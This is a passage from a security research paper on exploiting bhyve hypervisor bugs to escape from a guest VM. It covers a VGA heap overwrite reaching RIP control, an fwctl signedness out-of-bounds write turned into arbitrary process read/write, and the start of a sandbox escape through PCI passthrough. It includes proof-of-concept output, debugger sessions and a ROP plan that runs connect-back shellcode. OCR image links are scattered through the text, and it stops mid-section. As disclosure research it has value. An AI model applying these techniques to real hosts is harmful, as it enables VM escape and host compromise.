The 'mmio_rb_range' structure is of size 104 bytes and serviced by bins of size 112 bytes. When both BARs are unregistered by writing to the command register, the pointers to the freed memory is pushed into 'avail' pointers of thread cache structure. To allocate the 'mmio_rb_range' structure of framebuffer device at an address controlled by guest, overwrite the cached pointers in tbins[7].avail array with the address of guest memory as detailed in section 3.3 and then re-enable memory space decoding. Below is the state of the heap when framebuffer BARs are freed:

```
(gdb) info threads
  Id   Target Id         Frame
* 1    LWP 100154 of process 1318 "mevent" 0x000000080121198a in _kevent ()
* from /lib/libc.so.7
  2    LWP 100157 of process 1318 "blk-4:0-0" 0x0000000800ebf67c in
_umtx_op_err () from /lib/libthr.so.3
  . . .
  12   LWP 100167 of process 1318 "vcpu 0" 0x00000008012297da in ioctl ()
from /lib/libc.so.7
  13   LWP 100168 of process 1318 "vcpu 1" 0x00000008012297da in ioctl ()
from /lib/libc.so.7

(gdb) thread 12
[Switching to thread 12 (LWP 100167 of process 1318)]
#0  0x00000008012297da in ioctl () from /lib/libc.so.7

(gdb) x/gx $fs_base-152
0x800691898:    0x0000000801b6f000

(gdb) print ((struct tcache_s *)0x0000000801b6f000)->tbins[7]
$4 = {tstats = {nrequests = 28}, low_water = 0, lg_fill_div = 1, ncached =
2, avail = 0x801b72508}

(gdb) x/2gx 0x801b72508-(2*8)
0x801b724f8:    0x0000000801a650e0      0x0000000801a65150
```

This technique entirely skips the jemalloc arbitrary free, since mevent_delete() is not used. Guest can directly modify the handler, arg1 and arg2 elements of the 'mmio_rb_range' structure. Once modified, access a memory mapped by BAR0 or BAR1 of the framebuffer device to gain RIP control. Below is the output from the proof of concept code:

```
root@linuxguest:~/setupA/vga_pci_exploit# ./exploit
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Writing to PCI command register to free memory
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b72508
exploit: [+] Offset of tbin avail pointer = 0xfe410
exploit: [+] Guest base address = 0x802000000
exploit: [+] Shared data structures mapped @ 0x812000000
exploit: [+] Overwriting tbin avail pointers...
exploit: [+] Writing to PCI command register to reallocate freed memory
exploit: [+] Triggering MMIO read for RIP control

root@:~ # gdb -q -p 16759
Attaching to process 16759
Reading symbols from /usr/sbin/bhyve...Reading symbols from
/usr/lib/debug//usr/sbin/bhyve.debug...done.
done.
. . .
(gdb) c
Continuing.

Thread 12 "vcpu 0" received signal SIGBUS, Bus error.
[Switching to LWP 100269 of process 16759]
```

```
0x0000000000412189 in mem_read (ctx=0x801a15080, vcpu=0, gpa=3221241856,
rval=0x7fffdebf3d70, size=1, arg=0x812000020) at
/usr/src/usr.sbin/bhyve/mem.c:143
143     /usr/src/usr.sbin/bhyve/mem.c: No such file or directory.
(gdb) x/i $rip
=> 0x412189 <mem_read+121>:     callq  *%r10
 (gdb) p/x $r10
$1 = 0x4242424242424242
```

--[5 - Notes on ROP payload and process continuation

The ROP payload used in the exploit performs the following operations:
- Clear the 'mmio_hint' by setting it to NULL. If not, the fake structure 'mmio_rb_range' structure will be used forever by the guest for any MMIO access
- Save an address pointing to the stack and use this later for process continuation
- Leak an address to 'syscall' gadget in libc by reading the GOT entry of ioctl() call. Use this further for making any syscall
- Call mprotect() to make a guest-controlled memory RWX for executing shellcode
- Jump to the connect back shellcode
- Set RAX to 0 before returning from the hijacked function call. If not, this is treated as an error on emulation and abort() is called, i.e. no process continuation!
- Restore the stack using the saved stack address for process continuation

When mem_read() is called, the 'rval' argument passed to it is a pointer to a stack variable:

```
static int
mem_read(void *ctx, int vcpu, uint64_t gpa, uint64_t *rval, int size, void
*arg)
{
        int error;
        struct mem_range *mr = arg;
        error = (*mr->handler)(ctx, vcpu, MEM_F_READ, gpa, size,
                               rval, mr->arg1, mr->arg2);
        return (error);
}
```

As per the calling convention, 'rval' value is present in register R9 when the ROP payload starts executing during the invocation of 'mr->handler'. The below instruction sequence in mem_write() provides a nice way to save the R9 register value by controlling the RBP value. This saved value is used to return to the original call stack without crashing the bhyve process.

```
   0x0000000000412218 <+120>:   mov    %r9,-0x68(%rbp)
   0x000000000041221c <+124>:   mov    %r10,%r9
   0x000000000041221f <+127>:   mov    -0x68(%rbp),%r10
   0x0000000000412223 <+131>:   mov    %r10,(%rsp)
   0x0000000000412227 <+135>:   mov    %r11,0x8(%rsp)
   0x000000000041222c <+140>:   mov    -0x60(%rbp),%r10
   0x0000000000412230 <+144>:   callq  *%r10
```

Here concludes the first part of the paper on exploiting the VGA memory corruption bug.

--[6 - Vulnerability in Firmware Configuration device

Firmware Configuration device (fwctl) allows the guest to retrieve specific host provided configuration like vCPU count, during initialization. The device is enabled by bhyve when the guest is configured to use a bootrom such as UEFI firmware.

fwctl.c implements the device using a request/response messaging protocol over I/O ports 0x510 and 0x511. The messaging protocol uses 5 states - DORMANT, IDENT_WAIT, IDENT_SEND, REQ or RESP for its operation.

- DORMANT, the state of the device before initialization
- IDENT_WAIT, the state of the device when it is initialized by calling fwctl_init()
- IDENT_SEND, device moves to this state when the guest writes WORD 0 to I/O port 0x510
- REQ, the final stage of the initial handshake is to read byte by byte from I/O port 0x511. The signature 'BHYV' is returned to the guest and moves the device into REQ state after the 4 bytes read. When the device is in REQ state, guest can request configuration information
- RESP, once the guest request is complete, the device moves to RESP state. In this state, the device services the request and goes back to REQ state for handling the next request

The interesting states here are REQ and RESP, where the device performs operations using guest provided inputs. Guest requests are handled by function fwctl_request() as below:

```
static int
fwctl_request(uint32_t value)
{
        . . .
        switch (rinfo.req_count) {
        case 0:
                . . .
                rinfo.req_size = value;
                . . .
        case 1:
                rinfo.req_type = value;
                rinfo.req_count++;
                break;
        case 2:
                rinfo.req_txid = value;
                rinfo.req_count++;
                ret = fwctl_request_start();
                break;
        default:
                ret = fwctl_request_data(value);
        . . .
}
```

Guest can set the value of 'rinfo.req_size' when the request count 'rinfo.req_count' is 0, and for each request from the guest, 'rinfo.req_count' is incremented. The messaging protocol defines a set of 5 operations OP_NULL, OP_ECHO, OP_GET, OP_GET_LEN and OP_SET out of which only OP_GET and OP_GET_LEN are supported currently. The request type (operation) 'rinfo.req_type' could be set to either of this. Once the required information is received, fwctl_request_start() validates the request:

```
static int
fwctl_request_start(void)
{
        . . .
        rinfo.req_op = &errop_info;
        if (rinfo.req_type <= OP_MAX && ops[rinfo.req_type] != NULL)
                rinfo.req_op = ops[rinfo.req_type];

        err = (*rinfo.req_op->op_start)(rinfo.req_size);

        if (err) {
                errop_set(err);
                rinfo.req_op = &errop_info;
        }
        . . .
}
```

'req_op->op_start' calls fget_start() to validate the 'rinfo.req_size' provided by the guest as detailed below:

```
#define FGET_STRSZ      80
```

```
. . .
static int
fget_start(int len)
{

        if (len > FGET_STRSZ)
                return(E2BIG);
        . . .
}

. . .
static struct req_info {
        . . .
        uint32_t req_size;
        uint32_t req_type;
        uint32_t req_txid;
        . . .
} rinfo;
```

The 'req_size' element in 'req_info' structure is defined as an unsigned integer, but fget_start() defines its argument 'len' as a signed integer. Thus, a large unsigned integer such as 0xFFFFFFFF will bypass the validation 'len > FGET_STRSZ' as a signed integer comparison is performed [21][22].

fwctl_request() further calls fwctl_request_data() after a successful validation in fwctl_request_start():

```
static int
fwctl_request_data(uint32_t value)
{
        . . .
        rinfo.req_size -= sizeof(uint32_t);
        . . .
        (*rinfo.req_op->op_data)(value, remlen);

        if (rinfo.req_size < sizeof(uint32_t)) {
                fwctl_request_done();
                return (1);
        }

        return (0);
}
```

'(*rinfo.req_op->op_data)' calls fget_data() to store the guest data into an array 'static char fget_str[FGET_STRSZ]':

```
static void
fget_data(uint32_t data, int len)
{

        *((uint32_t *) &fget_str[fget_cnt]) = data;
        fget_cnt += sizeof(uint32_t);
}
```

fwctl_request_data() decrements 'rinfo.req_size' by 4 bytes on each request and reads until 'rinfo.req_size < sizeof(uint32_t)'. 'fget_cnt' is used as index into the 'fget_str' array and gets increment by 4 bytes on each request. Since 'rinfo.req_size' is set to a large value 0xFFFFFFFF, 'fget_cnt' can be incremented beyond FGET_STRSZ and overwrite the memory adjacent to 'fget_str' array. We have an out-of-bound write in the bss segment!

Since 0xFFFFFFFF bytes of data is too much to read in, the device cannot be transitioned into RESP state until 'rinfo.req_size < sizeof(uint32_t)'. However, this state transition is not a requirement for exploiting the bug.

--[7 - Exploitation of fwctl bug

For the sake of simplicity of setup, we enable the fwctl device by default

even when a bootrom is not specified. The below patch is applied to bhyve running on FreeBSD 11.2-RELEASE #0 r335510 host:

```
--- bhyverun.c.orig
+++ bhyverun.c
@@ -1019,8 +1019,7 @@
                assert(error == 0);
        }

-       if (lpc_bootrom())
-               fwctl_init();
+       fwctl_init();

 #ifndef WITHOUT_CAPSICUM
        bhyve_caph_cache_catpages();
```

Rest of this section will detail about the memory layout and techniques to convert the out-of-bound write to a full process r/w.

----[7.1 - Analysis of memory layout in the bss segment

Unlike the heap, the memory adjacent to 'fget_str' has a deterministic layout since it is allocated in the .bss segment. Moreover, FreeBSD does not have ASLR or PIE, which helps in the exploitation of the bug.


Following memory layout was observed in the test environment:

```
        char fget_str[80];
        struct {
                size_t f_sz;
                uint32_t f_data[1024];
        } fget_buf;
        uint64_t padding;
        struct iovec fget_biov[2];
        size_t fget_size;
        uint64_t padding;
        struct inout_handlers handlers[65536];
        . . .
        struct mmio_rb_range *mmio_hint[VM_MAXCPU];
```

Guest will be able to overwrite everything beyond 'fget_str' array. Corrupting 'f_sz' or 'fget_size' is not very interesting as the name sounds. The first interesting target is the array of 'iovec' structures since it has a pointer 'iov_base' and length 'iov_len' which gets used in the RESP state of the device.

```
struct iovec {
        void *iov_base;
        size_t iov_len;
}
```

However, the device never reaches the RESP state due to the large value of 'rinfo.req_size' (0xFFFFFFFF). The next interesting target in the array of 'inout_handlers' structure.



----[7.2 - Out of bound write to full process r/w

Corrupting 'inout_handlers' structure provides useful primitives for exploitation as already detailed in section 4.2. In the VGA exploit, corrupting the 'arg' pointer of VGA I/O port allows the guest to access

memory relative to the 'arg' pointer by accessing the 'dac_palette' array. This section describes how a full process r/w can be achieved.

Let's analyze how the access to PCI I/O space BARs are emulated in bhyve. This is done using pci_emul_io_handler() in pci_emul.c:

```
static int
pci_emul_io_handler(struct vmctx *ctx, int vcpu, int in, int port, int
bytes,
                    uint32_t *eax, void *arg)
{
        struct pci_devinst *pdi = arg;
        struct pci_devemu *pe = pdi->pi_d;
        . . .
                        offset = port - pdi->pi_bar[i].addr;
                        if (in)
                                *eax = (*pe->pe_barread)(ctx, vcpu, pdi, i,
                                                         offset, bytes);
                        else
                                (*pe->pe_barwrite)(ctx, vcpu, pdi, i,
                                                   offset, bytes, *eax);
        . . .
}
```

Here, 'arg' is a pointer to 'pci_devinst' structure, which holds 'pci_bar' structure and a pointer to 'pci_devemu' structure. All these structures are defined in 'pci_emul.h':

```
struct pci_devinst {
        struct pci_devemu *pi_d;
        . . .
        void      *pi_arg;              /* devemu-private data */

        u_char    pi_cfgdata[PCI_REGMAX + 1];
        struct pcibar pi_bar[PCI_BARMAX + 1];
};
```

'pci_devemu' structure has callbacks specific to each of the virtual devices. The callbacks of interest for this section are 'pe_barwrite' and 'pe_barread', which are used for handling writes and reads to BAR mapping I/O memory space:

```
struct pci_devemu {
        char      *pe_emu;              /* Name of device emulation */
        . . .
        /* BAR read/write callbacks */
        void      (*pe_barwrite)(struct vmctx *ctx, int vcpu,
                                 struct pci_devinst *pi, int baridx,
                                 uint64_t offset, int size, uint64_t
                                                                 value);
        uint64_t  (*pe_barread)(struct vmctx *ctx, int vcpu,
                                struct pci_devinst *pi, int baridx,
                                uint64_t offset, int size);
};
```

'pci_bar' structure stores information about the type, address and size of BAR:

```
struct pcibar {
        enum pcibar_type        type;           /* io or memory */
        uint64_t                size;
        uint64_t                addr;
};
```

By overwriting any 'inout_handlers->handler' with pointer to pci_emul_io_handler() and 'arg' with pointer to fake 'pci_devinst' structure, it is possible to control the calls to 'pe->pe_barread' and 'pe->pe_barwrite' and its arguments 'pi', 'offset' and 'value'. Next part of the analysis is to find a 'pe_barwrite' and 'pe_barread' callback useful for full process r/w.


Bhyve has a dummy PCI device initialized in pci_emul.c which suits this purpose:


```
#define DIOSZ   8
#define DMEMSZ  4096

struct pci_emul_dsoftc {
        uint8_t   ioregs[DIOSZ];
        uint8_t   memregs[2][DMEMSZ];
};

. . .
static void
pci_emul_diow(struct vmctx *ctx, int vcpu, struct pci_devinst *pi, int
baridx,
              uint64_t offset, int size, uint64_t value)
{
        int i;
        struct pci_emul_dsoftc *sc = pi->pi_arg;
        . . .
                if (size == 1) {
                        sc->ioregs[offset] = value & 0xff;
                } else if (size == 2) {
                        *(uint16_t *)&sc->ioregs[offset] = value & 0xffff;
                } else if (size == 4) {
                        *(uint32_t *)&sc->ioregs[offset] = value;
        . . .
}

static uint64_t
pci_emul_dior(struct vmctx *ctx, int vcpu, struct pci_devinst *pi, int
baridx,
              uint64_t offset, int size)
{
        struct pci_emul_dsoftc *sc = pi->pi_arg;
        . . .
                if (size == 1) {
                        value = sc->ioregs[offset];
                } else if (size == 2) {
                        value = *(uint16_t *) &sc->ioregs[offset];
                } else if (size == 4) {
                        value = *(uint32_t *) &sc->ioregs[offset];
        . . .
}
```


pci_emul_diow() and pci_emul_dior() are the 'pe_barwrite' and 'pe_barread' callbacks for this dummy device. Since 'pci_devinst' structure is fake, 'pi->pi_arg' could be set to an arbitrary value. Read and write to 'ioregs' or 'memregs' could access any memory relative to the arbitrary address set in 'pi->pi_arg'.

Guest can now overwrite the 'inout_handlers[0]' structure as detailed above and access I/O port 0 to trigger memory read or write relative to fake 'pi_arg'. Though this is good enough to exploit the bug, we still do not have full process arbitrary r/w.

In order to access multiple addresses of choice, multiple fake 'pci_devinst' structure needs to be created, i.e. I/O port 0 with fake 'pi_arg' pointer to address X, I/O port 1 with fake pointer 'pi_arg' to address Y and so on.








Instead, guest could create 2 fake 'pci_devinst' structure by corrupting 'inout_handlers' structures for I/O port 0 and 1. First 'pi_arg' could point to the address of 'fget_cnt'. fget_data() writes data into 'fget_str' array using 'fget_cnt' as index. Since 'fget_cnt' controls the relative write from 'fget_str', it can be used to modify second 'pi_arg' or any other memory adjacent to 'fget_str'.

So, the idea is to perform the following
- Corrupt inout_handlers[0] so that 'pi_arg' in 'pci_devinst' structure points to 'fget_cnt'
- Corrupt inout_handlers[1] such that 'pi_arg' in 'pci_devinst' is initially set to NULL

- Set fget_cnt value using I/O port 0, such that fget_str[fget_cnt] points to 'pi_arg' of I/O port 1
- Use fwctl write operation to set 'pi_arg' of I/O port 1 to arbitrary address
- Use I/O port 1, to read or write to the address set in the previous step
- Above 3 steps could be repeated to perform read or write to anywhere in memory
- Alternatively, inout_handlers[0] could also be set up to write directly to 'pi_arg' of I/O port 1

Fake Structures



From here guest could re-use any of the technique used in VGA exploit for RIP and RSP control. The attached exploit code uses 'mmio_hint' overwrite.

--[8 - Sandbox escape using PCI passthrough

Bhyve added support for capsicum sandbox [9] through changes [10] [11]. Addition of capsicum is a huge security improvement as a large number of syscalls are filtered, and any code execution in bhyve is limited to the sandboxed process.

The user space process enters capability mode after performing all the initialization in main() function of bhyverun.c:

```
int
main(int argc, char *argv[])
{
        . . .
#ifndef WITHOUT_CAPSICUM
        . . .
        if (cap_enter() == -1 && errno != ENOSYS)
                errx(EX_OSERR, "cap_enter() failed");
#endif
```

```
        . . .
}
```

The sandbox specific code in bhyve is wrapped within the preprocessor directive 'WITHOUT_CAPSICUM', such that one can also build bhyve without capsicum support if needed. Searching for 'WITHOUT_CAPSICUM' in the codebase will give a fair understanding of the restrictions imposed on the bhyve process. The sandbox reduces capabilities of open file descriptors using cap_rights_limit(), and for file descriptors having CAP_IOCTL capability, cap_ioctls_limit() is used to whitelist the allowed set of IOCTLs.

However, virtual devices do interact with kernel drivers in the host. A bug in any of the whitelisted IOCTL command could allow code execution in the context of the host kernel. This attack surface is dependent on the virtual devices enabled in the guest VM and the descriptors opened by them during initialization. Another interesting attack surface is the VMM itself. The VMM kernel module has a bunch of IOCTL commands, most of which are reachable by default from within the sandbox.

This section details about a couple of sandbox escapes through PCI passthrough implementation in bhyve [12]. PCI passthrough in bhyve allows a guest VM to directly interact with the underlying hardware device exclusively available for its use. However, there are some exceptions:

- Guest is not allowed to modify the BAR registers directly
- Read and write access to the BAR and MSI capability registers in the PCI configuration space are emulated

PCI passthrough devices are initialized using passthru_init() function in pci_passthru.c. passthru_init() further calls cfginit() to initialize MSI and BARs for PCI using cfginitmsi() and cfginitbar() respectively. cfginitbar() allocates the BAR in guest address space using pci_emul_alloc_pbar() and then maps the physical BAR address to the guest address space using vm_map_pptdev_mmio():

```
static int
cfginitbar(struct vmctx *ctx, struct passthru_softc *sc)
{
        . . .
        for (i = 0; i <= PCI_BARMAX; i++) {
                . . .
                if (ioctl(pcifd, PCIOCGETBAR, &bar) < 0)
                . . .
                /* Cache information about the "real" BAR */
                sc->psc_bar[i].type = bartype;
                sc->psc_bar[i].size = size;
                sc->psc_bar[i].addr = base;

                /* Allocate the BAR in the guest I/O or MMIO space */
                error = pci_emul_alloc_pbar(pi, i, base, bartype, size);
                . . .
                /* The MSI-X table needs special handling */
                if (i == pci_msix_table_bar(pi)) {
                        error = init_msix_table(ctx, sc, base);
                . . .
                } else if (bartype != PCIBAR_IO) {
                        /* Map the physical BAR in the guest MMIO space */
                        error = vm_map_pptdev_mmio(ctx, sc->psc_sel.pc_bus,
                                sc->psc_sel.pc_dev, sc->psc_sel.pc_func,
                                pi->pi_bar[i].addr, pi->pi_bar[i].size,
base);
                . . .
        }
}
```

vm_map_pptdev_mmio() API is part of libvmmapi library and defined in vmmapi.c. It calls VM_MAP_PPTDEV_MMIO IOCTL command to create the mappings for host memory in the guest address space. The IOCTL requires the bus, slot, func details of the passthrough device, the guest physical address

'gpa' and the host physical address 'hpa' as parameters:

```
int
vm_map_pptdev_mmio(struct vmctx *ctx, int bus, int slot, int func,
                   vm_paddr_t gpa, size_t len, vm_paddr_t hpa)
{
        . . .
        pptmmio.gpa = gpa;
        pptmmio.len = len;
        pptmmio.hpa = hpa;

        return (ioctl(ctx->fd, VM_MAP_PPTDEV_MMIO, &pptmmio));
}
```

BARs for MSI-X Table and MSI-X Pending Bit Array (PBA) are handled differently from memory or I/O BARs. MSI-X Table is not directly mapped to the guest address space but emulated. MSI-X Table and MSI-X PBA could use two separate BARs, or they could be mapped to the same BAR. When mapped to the same BAR, MSI-X structures could also end up sharing a page, though the offsets do not overlap. So MSI-X emulation considers the below conditions:

- MSI-X Table does not exclusively map a BAR
- MSI-X Table and MSI-X PBA maps the same BAR
- MSI-X Table and MSI-X PBA maps the same BAR and share a page

The interesting case for sandbox escape is the emulation when MSI-X Table and MSI-X PBA share a page. Let's take a closer look at init_msix_table():

```
static int
init_msix_table(struct vmctx *ctx, struct passthru_softc *sc, uint64_t
base)
{
        . . .
        if (pi->pi_msix.pba_bar == pi->pi_msix.table_bar) {
                . . .
                         /*
                         * The PBA overlaps with either the first or last
                         * page of the MSI-X table region.  Map the
                         * appropriate page.
                         */
                        if (pba_offset <= table_offset)
                                pi->pi_msix.pba_page_offset = table_offset;
                        else
                                pi->pi_msix.pba_page_offset = table_offset
+
                                    table_size - 4096;
                        pi->pi_msix.pba_page = mmap(NULL, 4096, PROT_READ |
                            PROT_WRITE, MAP_SHARED, memfd, start +
                            pi->pi_msix.pba_page_offset);
                . . .
        }
        . . .
        /* Map everything before the MSI-X table */
        if (table_offset > 0) {
                len = table_offset;
                error = vm_map_pptdev_mmio(ctx, b, s, f, start, len, base);
        . . .
        /* Skip the MSI-X table */
        . . .
        /* Map everything beyond the end of the MSI-X table */
        if (remaining > 0) {
                len = remaining;
                error = vm_map_pptdev_mmio(ctx, b, s, f, start, len, base);
        . . .
}
```

